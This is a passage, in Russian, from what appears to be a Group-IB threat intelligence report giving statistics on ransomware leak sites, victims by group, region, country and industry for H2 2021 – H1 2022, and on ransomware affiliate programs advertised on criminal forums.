
Рис. 12. Рост числа активных сервисов Dedicated Leaks Sites



Как видно из графика, количество активных сервисов Dedicated Leaks Sites для публикации выгружаемых данных из зашифрованных сетей жертв выросло на **57%** (с 28 до 44) за период H2 2021 – H1 2022 по сравнению с H2 2020 – H1 2021.


График ниже показывает, в каком порядке группы операторов программ-вымогателей стали использовать DLS для публикации данных.

Рис. 13. Использование DLS для публикации данных




На фоне постоянного роста числа сервисов DLS публикуется все больше данных компаний, ставших жертвами программ-вымогателей.

Рис. 14. Количество опубликованных данных компаний по кварталам



За H2 2021 – H1 2022 на DLS были выставлены данные **2 886 компаний**. Рост к предыдущему периоду составил **22%**. Если заглянуть дальше, мы увидим что в H2 2020 – H1 2021 число опубликованных данных компаний увеличилось на **935%**. То есть рынок RaaS уже прошел фазу бурного роста и начинает стабилизироваться.

Рис. 15. Рост числа опубликованных данных за H2 2020 – H1 2021



Специалисты Group-IB обнаружили **58 сервисов** DLS, на которых публиковались данные жертв кибервымогателей. Приведенный ниже график показывает, что наиболее активными группами шифровальщиков в период H2 2021 – H1 2022 были **Lockbit**, **Conti** и **Hive**. В сумме они опубликовали более **50%** данных компаний.

Активные группы шифровальщиков

Название	Количество
Lockbit	889
Conti	420
Hive	146
BlackCat	120
PYSA	119
Avos Locker	79
Grief	77
Vice Society	76
Clop	70
BlackByte	65
LV	48
Cuba	47
Другие	730

Северная Америка была наиболее часто атакуемым регионом в течение рассматриваемого периода. В общей сложности **50% глобальных атак шифровальщиков** было совершено на компании в Северной Америке в период H2 2021 - H1 2022.

Жертвы шифровальщиков по регионам

Регионы	Количество
Северная Америка	1 433
Европа	852
АТР	322
MEA	150
Латинская Америка	123
Другие	6

Главной целью кибервымогателей по-прежнему остаются компании из США. В H2 2021 – H1 2022 на эту страну пришлось **43% атак**.

Жертвы шифровальщиков по странам

Страна	Количество
США	1 237
Германия	147
Великобритания	138
Канада	128
Италия	124
Франция	115
Испания	67
Австралия	55
Бразилия	47
Другие	827
Неизвестно	1

Сильнее всего от действий операторов шифровальщиков пострадали производство и недвижимость. На эти сферы пришлось более **20% атак** кибервымогателей.


Индустрия	Количество
Промышленность	295
Недвижимость	291
Профессиональные услуги	226
Транспорт	224
Финансовые услуги	181
Здравоохранение	144
ИТ	120
Образование	116
Правительство и военные	105
Продукты питания и напитки	104
Коммерция и шопинг	101
Наука	97
Потребительские товары	83
Энергетика	80
Оборудование	58

Индустрия	Количество
Административные услуги	50
Туризм	47
Медиа	46
Бытовая электроника	43
Одежда	40
ПО	32
Телекоммуникации	29
Данные и аналитика	23
Природные ресурсы	23
Сельское хозяйство	21
Маркетинг	20
Реклама	20
Безопасность	20
Спорт	12
Кредитование и инвестиции	11
Интернет-сервисы	10
Ивент-индустрия	9
Биотехнологии	8
Социум и образ жизни	8
Контент и издательская индустрия	7
Дизайн	7
Игровая индустрия	5
Мобильная индустрия	5
Музыка	5
Экологическая инженерия	3
Приложения	2
Платежи	2
Ритейл	1
Устойчивое развитие	1
Другие	148
Неизвестно	1

Азиатско-Тихоокеанский регион (ATP)

За период H2 2021 – H1 2022 было совершено **322 атаки** в регионе ATP, чьи данные выкладывались на DLS, что составляет **11%** от общего числа атак.


Наиболее пострадавшими странами от этих атак являются **Австралия (17% среди атак в регионе ATP)**, **Индия (12%)** и **Китай (11%)**.



Страна	Количество
Австралия	55
Индия	38
Китай	37
Япония	31
Таиланд	27
Тайвань	23
Гонконг	20
Индонезия	17
Сингапур	17
Малайзия	14
Новая Зеландия	9
Южная Корея	8
Вьетнам	7
Филиппины	6
Другие	13

Наиболее активными группами в регионе были **Lockbit (41%)**, **Conti (7%)**, **Hive (6%)**.


Название	Количество
Lockbit	131
Conti	24
Hive	20
LV	14
BlackCat	13
Midas	10
Axxes	8
BlackByte	8
CoomingProject	7
Vice Society	7
Kelvin	6
Quantum	6
Другие	68



Европейский регион

За период H2 2021 – H1 2022 было совершено **852 атаки** в Европейском регионе, чьи данные выкладывались на DLS, что составляет **30%** от общего числа атак.


Наиболее пострадавшими странами от этих атак являются **Германия (17% среди атак в Европейском регионе)**, **Великобритания (16%)** и **Италия (15%)**.



Страна	Количество
Германия	147
Великобритания	138
Италия	124
Франция	115
Испания	67
Швейцария	44
Нидерланды	37
Австрия	29
Бельгия	29
Швеция	15
Дания	14
Польша	13
Португалия	12
Норвегия	10
Другие	58

Наиболее активными группами в регионе были **Lockbit (34%)**, **Conti (16%)**, **Hive (4%)**.

Название	Количество
Lockbit	293
Conti	139
Hive	38
Grief	37
Vice Society	36
BlackCat	32
PYSA	27
Everest	23
Black Basta	21
BlackByte	16
CoomingProject	12
Industrial Spa	12
Другие	166



Ближний Восток и Африка


За период H2 2021 – H1 2022 было совершено **150 атак** на Ближнем Востоке и Африке, что составляет 5% от общего числа атак.

Наиболее пострадавшими странами от этих атак являются **Израиль (16% среди атак на Ближнем Востоке и в Африке)**, **ЮАР (14%)** и **Турция (10%)**.

Страна	Количество
Израиль	23
Южная Африка	21
Турция	14
ОАЭ	14
Саудовская Аравия	12
Кувейт	9
Ливан	9
Египет	6
Иран	5
Ирак	4
Катар	4
Марокко	3
Пакистан	3
Ангола	2
Другие	21

Наиболее активными группами в регионе были **Lockbit (37%)**, **Moses Staff (12%)**, **Conti (4%)**.

Название	Количество
Lockbit	57
Moses Staff	17
Conti	6
CoomingProject	6
PYSA	6
Avos Locker	5
Axxes	5
Hive	4
BlackCat	4
LV	3
Midas	3
54bb47h	2
Другие	8



Северная Америка


За период H2 2021 – H1 2022 было совершено **1433 атаки** в Северной Америке, что составляет **50%** от общего числа атак.

Наиболее пострадавшими странами от этих атак являются **США (86% среди атак в Северной Америке)**, **Канада (9%)** и **Мексика (2%)**.

Страна	Количество
США	1237
Канада	128
Мексика	31
Барбадос	14
Коста-Рика	7
Панама	3
Доминиканская Респ.	2
Сальвадор	2
Гаити	2
Никарагуа	2
Багамы	1
Каймановы острова	1
Гондурас	1
Ямайка	1
Сент-Китс и Невис	1

Наиболее активными группами в регионе были **Lockbit (25%)**, **Conti (17%)**, **PYSA (6%)**.

Название	Количество
Lockbit	362
Conti	244
PYSA	79
Hive	73
BlackCat	67
Avos Locker	58
Clop	56
Grief	35
BlackByte	34
Cuba	33
Marketo	28
Quantum	27
Другие	333



Латинская Америка


За период H2 2021 – H1 2022 было совершено **123 атаки** в регионе Латинской Америки, что составляет 4% от общего числа атак.

Наиболее пострадавшими странами от этих атак являются **Бразилия (39% среди атак в регионе Латинской Америки)**, **Аргентина (17%)** и **Перу (14%)**.

Страна	Количество
Бразилия	47
Аргентина	21
Перу	17
Колумбия	14
Эквадор	12
Чили	8
Венесуэла	2
Боливия	1
Уругвай	1

Наиболее активными группами в регионе были **Lockbit (38%)**, **Hive (8%)**, **Vice Society (8%)**.

Название	Количество
Lockbit	46
Hive	10
Vice Society	10
Conti	7
BlackByte	5
Everest	5
Hotarus	5
LV	4
CoomingProject	4
Prometheus	3
PYSA	3
Atom Silo	3
Другие	18



Публичные партнерские программы

Популярность партнерских программ вымогателей продолжила расти в H2 2021 – H1 2022. Операторы шифровальщиков активно набирали участников для распространения ВПО на андеграундных форумах.


Самыми востребованными оказались специалисты по тестированию на проникновение, хотя в последние годы преступные группы интересуются и более узкими специальностями: брокерами доступов, спамерами, операторами для совершения звонков жертвам.

Встречаются и более специфичные объявления для пентестеров. Например, злоумышленники ищут специалистов по повышению привилегий, сетевых администраторов для более успешного продвижения по сетям в ходе постэксплуатации и так далее.

За период H2 2021 – H1 2022 специалисты Group-IB обнаружили **20** новых публичных партнерских программ RaaS, обсуждаемых на киберпреступных форумах. Это на одну программу меньше, чем в прошлый период. В число новых попали объявления от известных шифровальщиков **Hive**, **Luna**, **ALPHV**, **Yanluowang**, **Lockbit v2/v3** и **Avos**.

Новые ПП	Старые ПП	Закрытые ПП
ALPHV	Crylock	Babuk
Avos	Lockbit	Conti
Hive	RTM	Makop
Luna	Zeppelin	Nemty
Yanluowang	—	NetWalker
—	—	Phobos
—	—	REvil
—	—	Snatch

RaaS 2021 - 2022




1 — Дата 2 — Форум 3 — Имя 4 — Никнейм

В H2 2021 – H1 2022 закрылись партнерские программы **Babuk**, **Conti**, **Makop**, **Nemty**, **NetWalker**, **Phobos**, **REvil** и **Snatch**. При этом группы Phobos, Snatch, Makop и REvil2 продолжают свою деятельность. Остальные шифровальщики прекратили существование или совершили ребрендинг.

Ключевые дарквеб-форумы, включая **Exploit** и **XSS**, запретили публикацию объявлений от кибервымогателей. Поэтому с июля 2021 года большая часть таких объявлений стала появляться на новом форуме **RAMP**, который специализируется на шифровальщиках.

Число объявлений кибервымогателей по форумам

Название	Количество
RAMP	12
XSS	4
Blackbiz	1
Dedicatet	1
Raidforums	1
Rutor	1



Часть партнерских программ перестала быть публичной, злоумышленники начали оставлять скрытые объявления. Например, объявления о поиске пентестеров со знаниями **Cobalt Strike** и **Metasploit**, умением работать с бэкапами, теневыми копиями и другими недвусмысленными знаниями и навыками.

